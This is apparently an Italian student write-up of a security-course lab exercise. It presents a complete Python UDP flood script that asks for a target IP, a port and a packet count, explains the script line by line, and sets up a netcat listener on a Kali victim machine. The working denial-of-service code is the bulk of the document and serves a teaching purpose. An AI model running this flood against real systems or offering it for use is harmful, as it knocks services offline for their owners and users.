

Traccia:

Gli attacchi di tipo DDoS, ovvero Distributed Denial of Services, mirano a saturare le richieste di determinati servizi rendendoli così indisponibili con conseguenti impatti sul business delle aziende.


L'esercizio di oggi è scrivere un programma in Python che simuli un **UDP flood**, ovvero l'**invio** massivo di richieste **UDP** verso una macchina target che è in **ascolto** su una porta UDP **casuale** (nel nostro caso un DoS).

Requisiti:

- Il programma deve richiedere l'inserimento dell'IP target input
- Il programma deve richiedere l'inserimento della porta target input
- La grandezza dei pacchetti da inviare è di 1 KB per pacchetto – **Suggerimento:** per costruire il pacchetto da 1KB potete utilizzare il modulo «random» per la generazione di byte casuali.
- Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare input

In questo esercizio utilizzeremo 2 macchine kali linux: la macchina attaccante avrà l'indirizzo ip 192.168.32.115 e la macchina vittima 192.168.32.100

- **Creazione del programma python UDP flood:**



```
File Edit Options Buffers Tools Python Help
import socket
import random

def udp_flood(target_ip, target_port, num_packets):
    # Creazione del socket UDP
    udp_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

    # Generazione di un pacchetto da 1KB
    packet_size = 1024
    packet = bytearray(random.getrandbits(8) for _ in range(packet_size))

    # Invio dei pacchetti
    for _ in range(num_packets):
        udp_socket.sendto(packet, (target_ip, target_port))
    udp_socket.close()
    print(f"Attacco UDP Flood completato. {num_packets} pacchetti inviati a {target_ip} {target_port}")

def main():
    # Richiesta dell'IP target
    target_ip = input("Inserisci l'IP target: ")
    # Richiesta della porta target
    target_port = int(input("Inserisci la porta target: "))
    # Richiesta del numero di pacchetti da inviare
    num_packets = int(input("Inserisci il numero di pacchetti da inviare: "))
    # Esecuzione dell'attacco UDP Flood
    udp_flood(target_ip, target_port, num_packets)

if __name__ == '__main__':
    main()
```

- **Spiegazione del codice:**

1. Importazione delle librerie:

import socket: Questa libreria Python fornisce funzionalità di rete, inclusa la creazione e la gestione dei socket.

import random: Questa libreria Python fornisce funzionalità per la generazione di numeri casuali.

2. Definizione della funzione udp_flood:

- **Questa funzione prende tre argomenti:** l'indirizzo IP del destinatario, la porta di destinazione e il numero di pacchetti da inviare.
- Crea un socket UDP utilizzando `socket.socket(socket.AF_INET, socket.SOCK_DGRAM)`. Questo specifica che il socket sarà di tipo UDP e utilizzerà l'IPv4.
- Genera un pacchetto di dati di dimensione 1024 byte (1KB) utilizzando la libreria `random`.
- Invia il numero specificato di pacchetti al destinatario utilizzando il metodo `sendto`.
- Chiude il socket dopo l'invio di tutti i pacchetti e stampa un messaggio di completamento.


3. Definizione della funzione main:

- Richiede all'utente di inserire l'IP di destinazione, la porta di destinazione e il numero di pacchetti da inviare.
- Chiama la funzione `udp_flood` con i valori inseriti dall'utente.

4. Esecuzione del programma:


- Se il programma viene eseguito direttamente (non importato come modulo), viene chiamata la funzione `main()`.

- Creazione della porta udp in kali linux vittima:



```
File Actions Edit View Help
(uchiha@kali)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
```

- Lancio dello script python



- Avviamo wireshark nella macchina vittima per controllare che i pacchetti sono stati ricevuti

